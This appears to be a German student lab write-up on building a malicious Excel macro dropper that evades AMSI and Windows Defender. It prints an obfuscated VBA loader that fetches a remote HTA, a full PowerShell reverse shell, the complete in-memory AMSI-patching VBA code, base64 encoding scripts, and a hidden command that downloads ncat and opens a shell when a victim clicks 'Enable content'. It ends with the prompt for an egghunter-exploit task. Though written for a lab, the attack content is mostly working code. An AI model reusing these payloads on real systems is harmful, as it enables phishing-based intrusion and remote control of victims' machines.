
|  |
| --- |
| Sub FünftesMakro()  Dim spwvkpoeydz As String  Dim qelbcncbzud As Object  cmd1 = efrtsnfgcxuo("636d64202f63207374617274202577696e64697225") & efrtsnfgcxuo("5c737973776f7736345c6d736874612e65786520687474703a2f2f31302e302e322e31313a383030302f74657374312e687461")  Set qelbcncbzud = CreateObject(efrtsnfgcxuo("575363") & efrtsnfgcxuo("726970742e5368656c6c"))  ws.Exec (cmd1)  End Sub  Private Function efrtsnfgcxuo(ByVal lbyagmutyzof As String) As String  Dim npjonrqzbysg As Long  For npjonrqzbysg = 1 To Len(lbyagmutyzof) Step 2  efrtsnfgcxuo = efrtsnfgcxuo & Chr$(Val("&H" & Mid$(lbyagmutyzof, npjonrqzbysg, 2)))  Next npjonrqzbysg  End Functiont |

Das obfuskierte Skript wird dann in einem neuen Modul in der Excel Datei eingebaut. Aus Gründen der Lesbarkeit wird diese Vorgehensweise nicht mehr weiters beschrieben, sie wurde jedoch vor jedem weiteren Versuch durchgeführt.

Anschließend überlegt ich mir wie ich AMSI umgehen soll und machte wieder die Suchmaschine an. Nach längerer Suche entdeckte ich folgendes GitHub Repository:

* https://github.com/aloksaurabh/OffenPowerSh/blob/master/Bypass/Invoke-AlokS-AvBypass.ps1


Um zu überprüfen, ob der AMSI Bypass funktioniert versuchte ich per PowerShell eine Reverse Shell zur Linux Maschine ohne AMSI Bypass, was natürlich fehlschlug (siehe Abbildung).




Als nächstes führte ich das AMSI Bypass Skript mit folgendem Befehl aus:

IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/aloksaurabh/OffenPowerSh/master/Bypass/Invoke-AlokS-AvBypass.ps1');Invoke-AlokS-AvBypass;

Anschließend führte ich wieder den zuvor benutzten Befehl für die Shell aus, dieser konnte nun erfolgreich ohne AV Meldung ausgeführt werden.




Davor wurde natürlich auf der Maschine des Angreifers ein Listener gestartet, nach der Ausführung des Befehls auf dem Windows System erhielt ich eine C2 Verbindung (siehe Abbildung).



Na gut, dachte ich mir, übergibts du den Befehl halt innerhalb der VBA Funktion und dann wird das schon funktionieren…

|  |
| --- |
| Sub Test()  Dim ws As Object  cmd1 = "powershell.exe IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/aloksaurabh/OffenPowerSh/master/Bypass/Invoke-AlokS-AvBypass.ps1');Invoke-AlokS-AvBypass;$client = New-Object System.Net.Sockets.TCPClient('10.0.2.11',5555);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();"  Set ws = CreateObject("WScript.Shell")  ws.Exec (cmd1)  End Sub |

Das funktionierte soweit ohne Probleme, sobald ich den Antivirus anwarf meldete sich jedoch wieder AMSI und sagte mir, dass eine Bedrohung gefunden wurde. Was ich hierbei vermute ist, dass AMSI bereits beim Aufruf von WScript anspringt und der Bypass somit nicht vorgenommen werden kann, weil AMSI schon davor blockiert.



Schade, wäre zu einfach gewesen. Also suchte ich weiter. Ich fand ein sehr interessantes Github Repository, was unterschiedliche Methoden aufzeigt, um mit Powershell AMSI zu umgehen.

* <https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell#Patching-amsi.dll-AmsiScanBuffer-by-rasta-mouse>

Hierbei habe ich aber denke ich wieder das gleiche Problem wie vorher. Es handelt sich um PowerShell Befehle und ich schätze, dass ich gar nicht so weit komme den Code überhaupt ausführen zu können.

Nach einer Zeit bin ich auf folgenden Blog Eintrag gestoßen, der einen AMSI In Memory Bypass mithilfe von VBA beschreibt. Dieser beschreibt, dass AMS in den meisten Fällen in der PowerShell durch einfache Verschleierung umgangen werden kann. AMSI innerhalb von VBA ist jedoch sehr unterschiedlich zu den gewährten Möglichkeiten in PowerShell. [5]

Da ich dies auch feststellen musste wurde ich schonmal neugierig. Der Bypass von AMSI wir mittels eines in memory patches durchgeführt. Dabei wird die Adresse AmsiScanBuffer ermittelt und anschließend mit der Funktion RtlFillMemory das memory patching vorgenommen. RtlFillMemory ist eine Routine, welche einen Block im Speicher mit spezifizierten Werten füllt [6]. Die Routine wird in der Funktion ByteSwapper aufgerufen. Um einen Bypass für 32 und 64 bit Betriebssystem vorzunehmen wird in der Funktion TestOfficeVersion überprüft, um welche Version von Windows es sich handelt. Die Schreiber des Beitrags entdeckten während ihrer Tätigkeit, dass RtlCopyMemory nur auf 64 bit Betriebssystemen verfügbar war und RtlCopyMemory und RtlMoveMemory Aliase für die Funktion memcpy sind. Um die Adresse von AmsiScanString zu ermitteln wird zuerst die Adresse von AmsiUacInitialize ermittelt und dann 80 abgezogen. Bei Abzug von 256 erhält man die Startadresse von AmsiScanBuffer. Diese Idee wurde aber schlussendlich überworfen und die zu patchenden Adressen dynamisch bestimmt. Um einen Puffer von Bytes aus dem Speicher zu erhalten, wir das Offset von AmsiUacInitialize genommen und 352 Bytes rückwärtsgegangen. Von diesem Ausgangspunkt aus wird dann byteweise um 352 Stellen vorwärts inkrementiert und in einen Buffer eingefügt (LeakedBytesBuffer). Anschließend wird der Buffer verglichen. Mit der Funktion InStr können zwei Strings miteinanderverglichen werden, anschließend das Offset zu den zu patchenden Bereichen berechnet. Nachdem das in memory patching vorgenommen wurde, wird CreateProcess aufgerufen. Dort kann unser Code platziert werden. Hierbei empfehlen die Autoren den Inhalt base64 zu codieren. [5]

Nachstehend wird der Code des In Memory Patches eingefügt, dieser ist unter dem folgenden Github Repositoriy erhältlich: <https://github.com/rmdavy/WordAmsiBypass>

|  |
| --- |
| Private Declare PtrSafe Function GetProcAddress Lib "kernel32" (ByVal hModule As LongPtr, ByVal lpProcName As String) As LongPtr  Private Declare PtrSafe Function LoadLibrary Lib "kernel32" Alias "LoadLibraryA" (ByVal lpLibFileName As String) As LongPtr  Private Declare PtrSafe Function VirtualProtect Lib "kernel32" (lpAddress As Any, ByVal dwSize As LongPtr, ByVal flNewProtect As Long, lpflOldProtect As Long) As Long    Private Declare PtrSafe Sub ByteSwapper Lib "kernel32.dll" Alias "RtlFillMemory" (Destination As Any, ByVal Length As Long, ByVal Fill As Byte)    Declare PtrSafe Sub Peek Lib "msvcrt" Alias "memcpy" (ByRef pDest As Any, ByRef pSource As Any, ByVal nBytes As Long)    Private Declare PtrSafe Function CreateProcess Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDriectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS\_INFORMATION) As Long  Private Declare PtrSafe Function OpenProcess Lib "kernel32.dll" (ByVal dwAccess As Long, ByVal fInherit As Integer, ByVal hObject As Long) As Long  Private Declare PtrSafe Function TerminateProcess Lib "kernel32" (ByVal hProcess As Long, ByVal uExitCode As Long) As Long  Private Declare PtrSafe Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long    Private Type PROCESS\_INFORMATION  hProcess As Long  hThread As Long  dwProcessId As Long  dwThreadId As Long  End Type    Private Type STARTUPINFO  cb As Long  lpReserved As String  lpDesktop As String  lpTitle As String  dwX As Long  dwY As Long  dwXSize As Long  dwYSize As Long  dwXCountChars As Long  dwYCountChars As Long  dwFillAttribute As Long  dwFlags As Long  wShowWindow As Integer  cbReserved2 As Integer  lpReserved2 As Long  hStdInput As Long  hStdOutput As Long  hStdError As Long  End Type    Const CREATE\_NO\_WINDOW = &H8000000  Const CREATE\_NEW\_CONSOLE = &H10    Function LoadDll(dll As String, func As String) As LongPtr    Dim AmsiDLL As LongPtr    AmsiDLL = LoadLibrary(dll)  LoadDll = GetProcAddress(AmsiDLL, func)    End Function    Function GetBuffer(LeakedAmsiDllAddr As LongPtr, TraverseOffset As Integer) As String    Dim LeakedBytesBuffer As String  Dim LeakedByte As LongPtr  Dim TraverseStartAddr As LongPtr    On Error Resume Next    TraverseStartAddr = LeakedAmsiDllAddr - TraverseOffset    Dim i As Integer  For i = 0 To TraverseOffset  Peek LeakedByte, ByVal (TraverseStartAddr + i), 1    If LeakedByte < 16 Then  FixedByteString = "0" & Hex(LeakedByte)  LeakedBytesBuffer = LeakedBytesBuffer & FixedByteString  Else  LeakedBytesBuffer = LeakedBytesBuffer & Hex(LeakedByte)  End If  Next i    GetBuffer = LeakedBytesBuffer    End Function    Function FindPatchOffset(LeakedAmsiDllAddr As LongPtr, TraverseOffset As Integer, InstructionInStringOffset As Integer) As LongPtr    Dim memOffset As Integer    memOffset = (InstructionInStringOffset - 1) / 2  FindPatchOffset = (LeakedAmsiDllAddr - TraverseOffset) + memOffset    End Function    Sub x64\_office()    Dim LeakedAmsiDllAddr As LongPtr    Dim ScanBufferMagicBytes As String  Dim ScanStringMagicBytes As String  Dim LeakedBytesBuffer As String  Dim AmsiScanBufferPatchAddr As LongPtr  Dim AmsiScanStringPatchAddr As LongPtr  Dim TrvOffset As Integer    Dim InstructionInStringOffset As Integer  Dim Success As Integer    ScanBufferMagicBytes = "4C8BDC49895B08"  ScanStringMagicBytes = "4883EC384533DB"  TrvOffset = 352  Success = 0    LeakedAmsiDllAddr = LoadDll("amsi.dll", "AmsiUacInitialize")    LeakedBytesBuffer = GetBuffer(LeakedAmsiDllAddr, TrvOffset)    InstructionInStringOffset = InStr(LeakedBytesBuffer, ScanBufferMagicBytes)  If InstructionInStringOffset = 0 Then  ' MsgBox "We didn't find the scanbuffer magicbytes :/"  Else  AmsiScanBufferPatchAddr = FindPatchOffset(LeakedAmsiDllAddr, TrvOffset, InstructionInStringOffset)    Result = VirtualProtect(ByVal AmsiScanBufferPatchAddr, 32, 64, 0)  ByteSwapper ByVal (AmsiScanBufferPatchAddr + 0), 1, Val("&H" & "90")  ByteSwapper ByVal (AmsiScanBufferPatchAddr + 1), 1, Val("&H" & "C3")  Success = Success + 1  End If      InstructionInStringOffset = InStr(LeakedBytesBuffer, ScanStringMagicBytes)  If InstructionInStringOffset = 0 Then  ' MsgBox "We didn't find the scanstring magicbytes :/"  Else  AmsiScanStringPatchAddr = FindPatchOffset(LeakedAmsiDllAddr, TrvOffset, InstructionInStringOffset)    Result = VirtualProtect(ByVal AmsiScanStringPatchAddr, 32, 64, 0)  ByteSwapper ByVal (AmsiScanStringPatchAddr + 0), 1, Val("&H" & "90")  ByteSwapper ByVal (AmsiScanStringPatchAddr + 1), 1, Val("&H" & "C3")  Success = Success + 1  End If    If Success = 2 Then  Call CallMe  End If    End Sub    Sub x32\_office()    Dim LeakedAmsiDllAddr As LongPtr    Dim ScanBufferMagicBytes As String  Dim ScanStringMagicBytes As String  Dim LeakedBytesBuffer As String  Dim AmsiScanBufferPatchAddr As LongPtr  Dim AmsiScanStringPatchAddr As LongPtr  Dim TrvOffset As Integer    Dim InstructionInStringOffset As Integer  Dim Success As Integer    ScanBufferMagicBytes = "8B450C85C0745A85DB"  ScanStringMagicBytes = "8B550C85D27434837D"  TrvOffset = 300  Success = 0    LeakedAmsiDllAddr = LoadDll("amsi.dll", "AmsiUacInitialize")    LeakedBytesBuffer = GetBuffer(LeakedAmsiDllAddr, TrvOffset)    InstructionInStringOffset = InStr(LeakedBytesBuffer, ScanBufferMagicBytes)  If InstructionInStringOffset = 0 Then  ' MsgBox "We didn't find the scanbuffer magicbytes :/"  Else  AmsiScanBufferPatchAddr = FindPatchOffset(LeakedAmsiDllAddr, TrvOffset, InstructionInStringOffset)    Debug.Print Hex(AmsiScanBufferPatchAddr)    Result = VirtualProtect(ByVal AmsiScanBufferPatchAddr, 32, 64, 0)  ByteSwapper ByVal (AmsiScanBufferPatchAddr + 0), 1, Val("&H" & "90")  ByteSwapper ByVal (AmsiScanBufferPatchAddr + 1), 1, Val("&H" & "31")  ByteSwapper ByVal (AmsiScanBufferPatchAddr + 2), 1, Val("&H" & "C0")  Success = Success + 1  End If    InstructionInStringOffset = InStr(LeakedBytesBuffer, ScanStringMagicBytes)  If InstructionInStringOffset = 0 Then  ' MsgBox "We didn't find the scanstring magicbytes :/"  Else  AmsiScanStringPatchAddr = FindPatchOffset(LeakedAmsiDllAddr, TrvOffset, InstructionInStringOffset)    Debug.Print Hex(AmsiScanStringPatchAddr)    Result = VirtualProtect(ByVal AmsiScanStringPatchAddr, 32, 64, 0)  ByteSwapper ByVal (AmsiScanStringPatchAddr + 0), 1, Val("&H" & "90")  ByteSwapper ByVal (AmsiScanStringPatchAddr + 1), 1, Val("&H" & "31")  ByteSwapper ByVal (AmsiScanStringPatchAddr + 2), 1, Val("&H" & "D2")  Success = Success + 1  End If    If Success = 2 Then  Call CallMe  End If    End Sub      Sub TestOfficeVersion()    #If Win64 Then  Call x64\_office  #ElseIf Win32 Then  Call x32\_office  #End If    End Sub    Sub CallMe()    Dim pInfo As PROCESS\_INFORMATION  Dim sInfo As STARTUPINFO  Dim sNull As String  Dim lSuccess As Long  Dim lRetValue As Long  lSuccess = CreateProcess(sNull, "calc.exe", ByVal 0&, ByVal 0&, 1&, CREATE\_NEW\_CONSOLE, ByVal 0&, sNull, sInfo, pInfo)    lRetValue = CloseHandle(pInfo.hThread)  lRetValue = CloseHandle(pInfo.hProcess)    End Sub |

Als nächstes wollte ich einfach mal schauen, ob das so funktioniert wie ich es mir denke. Daher war mein Ziel mithilfe des Befehls „powershell Invoke-WebRequest http://10.0.2.11:8000/test.txt -OutFile C:\test.txt;“ von meinem http Server, welchen ich auf Kali mit „python -m SimpleHttpServer“ gestartet habe ein Textfile herunterladen. Da im Blog ja erwähnt wurde, dass man den Inhalt Base64 Encodieren soll schrieb ich mir ein kleines Powershell Skript:

|  |
| --- |
| echo 1  $command1\_1 = "powershell Invoke-WebRequest http://10.0.2.11:8000/test.txt -OutFile C:\test.txt;"  $command1\_2 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command1\_1))  [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command1\_1))  echo 2  $command2\_1 = "powershell.exe -enc " + $command1\_2  $command2\_2 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command2\_1))  [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command2\_1))  echo 3  $command3\_1 = "powershell.exe -enc " + $command2\_2  $command3\_2 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command3\_1))  [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command3\_1)) |
| encoding\_1.ps1 |


Ergebnis auf der Konsole (siehe Abbildung).




Das Encoding fügte ich anschließend in die Funktion CallMe ein und obfuskierte das VBA Skript mit:

* python macro\_pack.py -f ./cleartext/test15.vba -o -G ./obfuscated/test15\_obf.vba


Davor:




Danach:



Ich aktivierte den Windows Defender, kopierte die Datei auf eine separate Windows 10 VM und führte sie aus und siehe da: Test.txt ist auf dem C Verzeichnis.



Der nächste Schritt war die C2 Verbindung mit Bind Shell. Ich probierte zuerst nc64 auf das Zielsystem zu laden und auszuführen. Da kam mir aber dann noch AMSI dazwischen (beim Versuch die Datei auszuführen). Also probierte ich die Portable Version, was zu funktionieren schien (https://github.com/cyberisltd/NcatPortable). Die Exe Datei wurde in den Ordner my.zip verpackt und ein http Server auf Kali eingerichtet (siehe Abbildung).



Anschließend änderte ich den Befehl nach dem AMSI Bypass in folgenden um:


* powershell -windowstyle hidden Invoke-WebRequest http://10.0.2.11:8000/my.zip -OutFile C:\my.zip;Expand-Archive -Path C:\my.zip -DestinationPath C:/my; rm C:\my.zip; C:\my\ncat.exe -nv 10.0.2.11 5555 -e cmd.exe

Und endoded ihn mit dem Skript. Ergebnis:


|  |
| --- |
| Powershell -enc  |
| Ergebnis von encoding\_2.ps1 |

Der encodete Befehl wurde anschließend in das VBA Skript eingefügt und wieder obfuskiert. Die Funktion wird mit Workbook\_Open() aufgerufen, sobald der Mitarbeiter auf „Enable content“ klickt.

Das obfuskierte Skript wurde in die Datei FinanzOnlineConnect\_obf1.xlsm eingefügt und auf einer zweiten Maschine getestet. In der Datei FinanzOnlineConnect\_clear1.xlsm ist das Modul im Klartext zu sehen. Wie in der Abbildung ersichtlich wurde auf der Kali VM mit „nc -nvlp 5555“ ein Listener eingerichtet. Nach dem Klick auf „Enable Content“ konnte ich von meiner Kali Maschine auf das Zielsystem zugreifen.



Einen kleinen Schönheitsfehler gibt es aber noch, bei der Firewall muss ncat.exe zugelassen werden.



Getestet am 29. Dezember 2020. Windows 10 wurde von der offiziellen Microsoft Seite als Developer Version für Virtualbox heruntergeladen:

* https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/

Updates wurden anschließend durchgeführt. Zusätzlich wurde die Office 365 Version unseres Studentenkontos auf dem System installiert.

# Aufgabe 2 (2P)

## Angabe

Nachdem die Social Engineering Kampagne ein voller Erfolg war und es Ihrem Team gelungen ist Ncat.exe zur Ausführung zu bringen kam Ihr Kollege aus der Schulungs- und Weiterbildungsabteilung mit einer Bitte zu Ihnen. Dort wurde für ein externes Schulungs- und Ausbildungsprogramm eine Anwendung erstellt, die bewusst Vulnerabilities beinhaltet. Man ersucht Sie nun diese Anwendung zu testen und exploiten, um eine Einschätzung zu bekommen wie herausfordernd die Aufgabe für die Schulungsteilnehmer sei. Wichtig sei, erklärt man Ihnen, dass Sie, sofern Sie in der Lage sind die Anwendung zu hacken unbedingt dies mittels eines Egghunter Exploits machen sollen, egal ob es auch andere Lösungen gäbe, da die Schulung eben dieses Thema behandelt.


Auf Ihre Nachfrage, welche Schulungsrechner verwendet werden meinte der Kollege, es soll ja nicht zu anspruchsvoll sein also 32 Bit Rechner mit deaktivierter DEP und ASLR.

Mit den Worten „endlich wieder ein Zero day“ machen Sie sich sogleich ans Werk.

## Lösung

